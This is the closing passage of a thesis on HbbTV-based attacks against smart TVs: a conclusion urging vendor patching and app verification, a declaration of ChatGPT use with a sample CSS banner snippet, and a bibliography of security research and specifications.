The results of our experiments show that it is possible to use HbbTV to attack smart TVs. The HbbTV specification is always based on outdated web standards, so security vulnerabilities are almost always present in the built-in HbbTV web browsers. These vulnerabilities can be exploited by malicious threat actors, raising the question of whether compatibility with older smart TVs should take precedence over ensuring the security and privacy of smart TVs, as the number of impacted devices in case of a large-scale attack could reach millions. There are existing methods for how one can protect these systems, either by forcing the vendors to patch security vulnerabilities on their smart TVs or by forcing verification mechanisms on the developers of HbbTV applications, such that the authenticity and integrity of HbbTV applications referenced in a DVB stream can be ensured. We encourage further research on this topic and discussions aimed at enhancing the security and privacy of HbbTV.

Overview of Generative AI Tools Used

Hereby I declare that during writing of this thesis I used just one generative AI tool:

ChatGPT. As English is my third language, I used ChatGPT for different proposals of synonyms for words I did not want to repeat multiple times in text. Likewise, I used ChatGPT for proposals of words I was not able to translate myself, or I was not able to think of them at the time of writing. I helped myself by writing a query describing what I want the word to say. An example of a query is as follows:

Query: synonym of furthermore

ChatGPT: Synonyms for furthermore include:

- Moreover
- In addition
- Additionally
- What's more
- As well
- Also

Furthermore I used ChatGPT for code-snippets used in the HbbTV attack toolkit. I mostly let ChatGPT generate me "boilerplate" code, like CSS styles, to save time. An example is following:

Query: Write CSS code for a fixed banner at the bottom of the screen with dark blue background color, white text and medium size font. It needs to overlay all content on the screen. Iniside the banner there should be text in a single line that scrolls horizontally through it.

ChatGPT: Here is the CSS code for your requirements:

```css

/* Fixed banner at the bottom of the screen */
.news-banner {
   position: fixed; /* Ensures the banner stays fixed at the bottom */
   bottom: 0;
   left: 0;
   width: 100%; /* Spans the full width of the viewport */
   background-color: #08004e; /* Dark blue background */
   color: #fff; /* White text color */
   font-size: 18px; /* Medium-sized font */
   padding: 10px 0; /* Adds padding to the top and bottom */
   overflow: hidden; /* Hides overflowing content */
   z-index: 1000; /* Ensures the banner overlays all other content */
}

/* Text inside the banner that scrolls horizontally */
.news-banner-message {
   display: block;
   white-space: nowrap; /* Keeps text in a single line */
   animation: scrollBanner 20s linear infinite; /* Smooth horizontal scrolling animation */
}

/* Keyframes for the scrolling animation */
@keyframes scrollBanner {
   0% {
      transform: translateX(100%); /* Starts off-screen to the right */
   }
   100% {
      transform: translateX(-100%); /* Ends off-screen to the left */
   }
}
```

Listing 7.1: Example Result of ChatGPT code query

List of Figures

List of Tables

Bibliography

[1] Y. Aafer, W. You, Y. Sun, Y. Shi, X. Zhang, and H. Yin. "Android SmartTVs Vulnerability Discovery via Log-Guided Fuzzing". In: *Proceedings of the 30th USENIX Security Symposium (USENIX)*. 2021.

[2] I. Alam, S. Khusro, and M. Naeem. "A Review of Smart TV: Past, Present, and Future". In: *Proceedings of the 10th International Conference on Open Source Systems & Technologies (ICOSST)*. 2017. DOI: 10.1109/ICOSST.2017.8279002.

[3] M. M. Ali, M. Ghasemisharif, C. Kanich, and J. Polakis. "Rise of Inspectron: Automated Black-box Auditing of Cross-platform Electron Apps". In: *Proceedings of the 33rd USENIX Security Symposium (USENIX)*. 2024.

[4] Amazon. *Amazon*. [Accessed: January 11th, 2025]. 2024. URL: https://www.amazon.de/.

[5] *Are some Vestel rebadged TV brands better ranges than others?* [Accessed: December 16th, 2024]. 2018. URL: https://www.avforums.com/threads/are-some-vestel-rebadged-tv-brands-better-ranges-than-others.2167086/.

[6] F. Beaufort. *Autoplay policy in Chrome*. [Accessed: January 8th, 2025]. 2017. URL: https://developer.chrome.com/blog/autoplay.

[7] P. J. Boyer. *HBO Piracy Incident Stuns Other Satellite Users*. [Accessed: October 1st, 2024]. 1986. URL: https://www.nytimes.com/1986/04/29/arts/hbo-piracy-incident-stuns-other-satellite-users.html.

[8] P. Cabrera Camara. *SDR Against Smart TVs; URL and Channel Injection Attacks*. [Accessed: October 1st, 2024]. 2019. URL: https://media.defcon.org/DEF%20CON%2027/DEF%20CON%2027%20presentations/DEFCON-27-Pedro-Cabrera-SDR-Against-Smart-TVs-URL-and-Channel-Injection-Attacks.pdf.

[9] A. Chroust. "A Cross-platform Analysis of the HbbTV Standard". Bachelor's thesis. Technische Universität Wien, July 2023.

[10] T. Claverie, J. Esteves, and C. Kasmi. "Smart TVs: Security of DVB-T". In: *Symposium sur la Sécurité des Technologies de l'Information et des Communications*. 2018.

[11] Z. Comeau. *Which Smart TV Operating Systems are the Most Popular?* [Accessed: December 11th, 2024]. 2024. URL: https://www.cepro.com/audio-video/displays/which-smart-tv-operating-systems-are-the-most-popular/.

[12] Conrad. *Conrad.* [Accessed: January 11th, 2025]. 2024. URL: https://www.conrad.at/.

[13] Cyberport. *Cyberport.* [Accessed: January 11th, 2025]. 2024. URL: https://www.cyberport.at/.

[14] A. Danis. *HbbTV Attack Toolkit.* [Accessed: January 13th, 2025]. 2024. URL: https://github.com/Ado4007/HbbTV-Attack-Toolkit.

[15] DVB Project Office. *Coding & Transport.* [Accessed: October 2nd, 2024]. 2024. URL: https://dvb.org/solutions/coding-transport/.

[16] DVB Project Office. *DVB-I.* [Accessed: December 31th, 2024]. 2024. URL: https://dvb-i.tv/.

[17] DVB Project Office. *Where is DVB-I deployed?* [Accessed: December 31th, 2024]. 2024. URL: https://dvb-i.tv/deployments/.

[18] V. Fargues. *Rooting Samsung Q60T Smart TV.* [Accessed: December 26th, 2024]. 2021. URL: https://github.com/synacktiv/samsung-q60t-exploit/blob/main/slides/presentation.pdf.

[19] M. Ghiglieri and M. Waidner. "HbbTV Security and Privacy: Issues and Challenges". In: *IEEE Security and Privacy* 14.3 (2016). DOI: 10.1109/MSP.2016.54.

[20] Google. *Chrome for Android Update.* [Accessed: December 16th, 2024]. 2016. URL: https://chromereleases.googleblog.com/2016/12/chrome-for-android-update%5C_9.html.

[21] Google. *Chrome for Android Update.* [Accessed: December 17th, 2024]. 2021. URL: https://chromereleases.googleblog.com/2021/05/chrome-for-android-update.html.

[22] Google. *Publish DEPS for 94.0.4606.128.* [Accessed: December 23th, 2024]. 2021. URL: https://chromium.googlesource.com/chromium/src/+/refs/tags/94.0.4606.128.

[23] Google. *YouTube IFrame-API – YouTube Player-Parameter.* [Accessed: January 8th, 2025]. 2022. URL: https://developers.google.com/youtube/player%5C_parameters.

[24] Google. *Android Debug Bridge (adb).* [Accessed: December 16th, 2024]. 2024. URL: https://developer.android.com/tools/adb.

[25] Google. *Chromium.* [Accessed: October 1st, 2024]. 2024. URL: https://www.chromium.org/Home/.

[26] Google. *WebView.* [Accessed: December 17th, 2024]. 2024. URL: https://developer.android.com/reference/kotlin/android/webkit/WebView.

[27] Google. *YouTube for Android TV*. [Accessed: December 17th, 2024]. 2024. URL: https://play.google.com/store/apps/details?id=com.google.android.youtube.tv%5C&hl=en.

[28] HbbTV Association. *ETSI TS 102 796 V1.1.1 (2010-06) – Technical Specification – Hybrid Broadcast Broadband TV*. [Accessed: December 17th, 2024]. 2010. URL: https://www.etsi.org/deliver/etsi%5C_ts/102700_102799/102796/01.01.01_60/ts%5C_102796v010101p.pdf.

[29] HbbTV Association. *HbbTV 1.5 Specification with Errata #4 Integrated*. [Accessed: December 17th, 2024]. 2017. URL: https://www.hbbtv.org/wp-content/uploads/2018/03/HbbTV-SPEC15-00001-001-specification%5C_with%5C_errata-integrated.pdf.

[30] HbbTV Association. *Austria – Deployment Information*. [Accessed: October 9th, 2024]. 2023. URL: https://www.hbbtv.org/deployment/austria/.

[31] HbbTV Association. *Deployment Information*. [Accessed: December 9th, 2024]. 2023. URL: https://www.hbbtv.org/deployments/.

[32] HbbTV Association. *ETSI TS 102 796 V1.7.1 (2023-09) – Technical Specification – Hybrid Broadcast Broadband TV*. [Accessed: December 17th, 2024]. 2023. URL: https://www.etsi.org/deliver/etsi%5C_ts/102700%5C_102799/102796/01.07.01_60/ts%5C_102796v010701p.pdf.

[33] HbbTV Association. *HbbTV Specifications*. [Accessed: December 17th, 2024]. 2023. URL: https://www.hbbtv.org/resource-library/specifications/.

[34] HbbTV Association. *HbbTV versions*. [Accessed: December 16th, 2024]. 2023. URL: https://developer.hbbtv.org/guide/introduction/hbbtv-versions/.

[35] HbbTV Association. *Introduction to AIT and its role in HbbTV*. [Accessed: December 20th, 2024]. 2023. URL: https://developer.hbbtv.org/guide/launching-hbbtv-applications-from-a-broadcast-channel/introduction-to-ait-and-its-role-in-hbbtv/.

[36] HbbTV Association. *Launching HbbTV applications from a broadcast channel*. [Accessed: December 19th, 2024]. 2023. URL: https://developer.hbbtv.org/guide/launching-hbbtv-applications-from-a-broadcast-channel/.

[37] HbbTV Association. *Programming Reference*. [Accessed: December 17th, 2024]. 2023. URL: https://developer.hbbtv.org/references-api/.

[38] HbbTV Association. *The A/V Control object*. [Accessed: December 19th, 2024]. 2023. URL: hthttps://developer.hbbtv.org/references/media-playback-apis/the-a-v-control-object/.

[39] HbbTV Association. *The video/broadcast embedded object*. [Accessed: December 19th, 2024]. 2023. URL: https://developer.hbbtv.org/references/scheduled-content-and-hybrid-tuner-apis/the-video-broadcast-embedded-object/.

[40] HbbTV Association. *Content Download APIs*. [Accessed: December 17th, 2024]. URL: https://developer.hbbtv.org/references/content-download-apis/.

[41] HiDes,Inc. *UT-100 USB DVB-T Modulator Adaptor*. [Accessed: December 20th, 2024]. 2024. URL: https://hides.com.tw/product_cg74469_eng.html.

[42] S. Kamkar. *webscan*. [Accessed: December 26th, 2024]. 2020. URL: https://github.com/samyk/webscan.

[43] R. Larsen. *Toshiba TVs will return to Europe, made by Vestel*. [Accessed: December 16th, 2024]. 2016. URL: https://www.flatpanelshd.com/news.php?subaction=showfull%5C&id=1472982463.

[44] LG. *LG UR75 75 inch 4K Smart UHD TV 2024*. [Accessed: December 23th, 2024]. 2024. URL: https://www.lg.com/uk/tvs-soundbars/4k-uhd-tvs/75ur75006lk/.

[45] LG. *Tools - Recommended Documentation*. [Accessed: December 23th, 2024]. 2024. URL: https://webostv.developer.lge.com/develop/tools.

[46] J. Lim, Y. Jin, M. Alharthi, X. Zhang, J. Jung, R. Gupta, K. Li, D. Jang, and T. Kim. "SOK: On the Analysis of Web Browser Security". In: *arXiv preprint*. 2021. DOI: 10.48550/arXiv.2112.15561.

[47] MediaMarkt. *MediaMarkt*. [Accessed: January 11th, 2025]. 2024. URL: https://www.mediamarkt.at/.

[48] Microsoft. *North Korean threat actor Citrine Sleet exploiting Chromium zero-day*. [Accessed: December 25th, 2024]. 2024. URL: https://www.microsoft.com/en-us/security/blog/2024/08/30/north-korean-threat-actor-citrine-sleet-exploiting-chromium-zero-day/.

[49] M. Y. Mo. *Getting RCE in Chrome with incorrect side effect in the JIT compiler*. [Accessed: December 25th, 2024]. 2023. URL: https://github.blog/security/vulnerability-research/getting-rce-in-chrome-with-incorrect-side-effect-in-the-jit-compiler/.

[50] M. Y. Mo. *Attack of the clones: Getting RCE in Chrome's renderer with duplicate object properties*. [Accessed: December 25th, 2024]. 2024. URL: https://github.blog/security/vulnerability-research/attack-of-the-clones-getting-rce-in-chromes-renderer-with-duplicate-object-properties/.

[51] Mozilla. *AbortController*. [Accessed: December 16th, 2024]. 2024. URL: https://developer.mozilla.org/en-US/docs/Web/API/AbortController.

[52] Mozilla. *async function*. [Accessed: December 16th, 2024]. 2024. URL: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/async%5C_function.

[53] Mozilla. *Cross-Origin Resource Sharing (CORS)*. [Accessed: December 26th, 2024]. 2024. URL: https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS.

[54] Mozilla. *Fetch API*. [Accessed: December 17th, 2024]. 2024. URL: https://developer.mozilla.org/en-US/docs/Web/API/Fetch%5C_API.

[55] Mozilla. *MediaDevices API*. [Accessed: December 25th, 2024]. 2024. URL: https://developer.mozilla.org/en-US/docs/Web/API/MediaDevices.

[56] S. Nicula and R.-D. Zota. "An Analysis of Different Browser Attacks and Exploitation Techniques". In: *Education, Research and Business Technologies*. 2022. DOI: 10.1007/978-981-16-8866-9_3.

[57] NIST. *CVE-2021-38003 Detail*. [Accessed: December 25th, 2024]. 2021. URL: https://nvd.nist.gov/vuln/detail/cve-2021-38003.

[58] OnePlus. *OnePlus TV Q1 Series*. [Accessed: December 16th, 2024]. 2024. URL: https://www.oneplus.in/tv-q1-series.

[59] *OnePlus TV Android Firmware Dump*. [Accessed: December 16th, 2024]. 2023. URL: https://dumps.tadiphone.dev/dumps/oneplus/cebu/-/tree/OnePlusTV-user-10-QTG3.201207.001-2302040008-release-keys/vendor/lib.

[60] Y. Oren and A. D. Keromytis. "Attacking the Internet Using Broadcast Digital Television". In: *ACM Transactions on Information and System Security* 17.4 (2015). DOI: 10.1145/2723159.

[61] *Overview | HbbTV*. [Accessed: October 1st, 2024]. 2024. URL: https://www.hbbtv.org/overview/.

[62] Pallets. *Flask*. [Accessed: December 26th, 2024]. 2024. URL: https://flask.palletsprojects.com/en/stable/.

[63] A. Pradeep, Á. Feal, J. Gamba, A. Rao, M. Lindorfer, N. Vallina-Rodriguez, and D. Choffnes. "Not Your Average App: A Large-scale Privacy Analysis of Android Browsers". In: *Proceedings of the 23rd Privacy Enhancing Technologies Symposium (PETS)* (2023). DOI: 10.56553/popets-2023-0003.

[64] L. Richardson and S. Ruby. *RESTful Web Services*. O'Reilly Media, 2007. ISBN: 978-0-596-52926-0.

[65] E. Salkield, M. Szakály, J. Smailes, S. Köhler, S. Birnbach, M. Strohmeier, and I. Martinovic. "Satellite Spoofing from A to Z: On the Requirements of Satellite Downlink Overshadowing Attacks". In: *Proceedings of the 16th ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*. 2023. DOI: 10.1145/3558482.3590190.

[66] Samsung. *75" Flat UHD TV MU6170*. [Accessed: December 17th, 2024]. URL: https://www.samsung.com/ch/tvs/uhd-4k-tv/mu6170-75-inch-crystal-uhd-tv-ue75mu6170uxzg/.

[67] SecurityScorecard. *Security vulnerabilities of Google Chrome version 55.0.2883.87*. [Accessed: January 11th, 2025]. 2024. URL: https://www.cvedetails.com/version/1038448/Google-Chrome-55.0.2883.87.html.

[68] Sharp. *Android TV's 4K UHD*. [Accessed: December 16th, 2024]. 2024. URL: https://www.sharpconsumer.com/electronics/tv/android-tv-4k-uhd/.

[69] *Sharp TV Sindang Android Firmware Dump*. [Accessed: December 16th, 2024]. 2021. URL: https://dumps.tadiphone.dev/dumps/sharp/sindang/-/tree/tcbrae%5C_a-userdebug-9-PTM6.200722.265-eng.ot9026.20211019.165015-test-keys/vendor/lib.

[70] *Sind Grundig-Fernseher auch ein Marken-Fake?* [Accessed: December 16th, 2024]. 2021. URL: https://www.gutefrage.net/frage/sind-grundig-fernseher-auch-ein-marken-fake.

[71] skylot. *jadx - Dex to Java decompiler*. [Accessed: December 16th, 2024]. 2024. URL: https://github.com/skylot/jadx.

[72] Socket.IO. *Socket.IO*. [Accessed: December 26th, 2024]. 2024. URL: https://socket.io/.

[73] J. Stoll. *Number of Connected TV Households in the United States from 2019 to 2027*. [Accessed: October 1st, 2024]. 2024. URL: https://www.statista.com/statistics/306967/number-of-connected-tv-households-usa/.

[74] C. Tagliaro, F. Hahn, R. Sepe, A. Aceti, and M. Lindorfer. "I Still Know What You Watched Last Sunday: Security and Privacy of the HbbTV Protocol in the European Smart TV Landscape". In: *Proceedings of the 30th Network and Distributed System Security Symposium (NDSS)*. 2023. DOI: 10.14722/ndss.2023.24102.

[75] C. Tagliaro, F. Hahn, R. Sepe, A. Aceti, and M. Lindorfer. "Investigating HbbTV Privacy Invasiveness Across European Countries". In: *Proceedings of the Workshop on Learning from Authoritative Security Experiment Results (LASER)*. 2023. DOI: 10.14722/laser-ndss.2023.24102.

[76] The Great Scott Gadgets Team. *HackRF One*. [Accessed: December 20th, 2024]. 2024. URL: https://greatscottgadgets.com/hackrf/one/.

[77] Thierry Lelégard. *HiDes Device Drivers*. [Accessed: December 20th, 2024]. 2024. URL: https://tsduck.io/download/hides/.

[78] Thierry Lelégard. *TSDuck Streams Repository*. [Accessed: December 20th, 2024]. 2024. URL: https://tsduck.io/streams/.

[79] Thierry Lelégard. *TSDuck, The MPEG Transport Stream Toolkit*. [Accessed: December 20th, 2024]. 2024. URL: https://tsduck.io/.

[80] M. Tileria and J. Blasco. "Watch Over Your TV: A Security and Privacy Analysis of the Android TV Ecosystem". In: *Proceedings of the 22nd Privacy Enhancing Technologies Symposium (PETS)*. 2022. DOI: 10.56553/popets-2022-0092.

[81] Toshiba. *Toshiba WA20 Series*. [Accessed: December 16th, 2024]. 2021. URL: https://toshiba-tv.com/de-de/pdf/24wa2063da.

[82] Vestel. *Welcome to Vestel*. [Accessed: December 16th, 2024]. 2024. URL: https://vestelinternational.com/our-business/our-products/consumer-electronics/tv.

[83] M. Weidner. *DVB-I ausprobiert: Automatisch bester TV-Empfang*. [Accessed: December 31th, 2024]. 2023. URL: https://www.teltarif.de/dvb-i-fernsehen-bester-empfang/news/93118.html.

[84] Y. Zhang, S. Ma, T. Chen, J. Li, R. H. Deng, and E. Bertino. "EvilScreen Attack: Smart TV Hijacking via Multi-Channel Remote Control Mimicry". In: *IEEE Transactions on Dependable and Secure Computing* 21.4 (2024). DOI: 10.1109/TDSC.2023.3286182.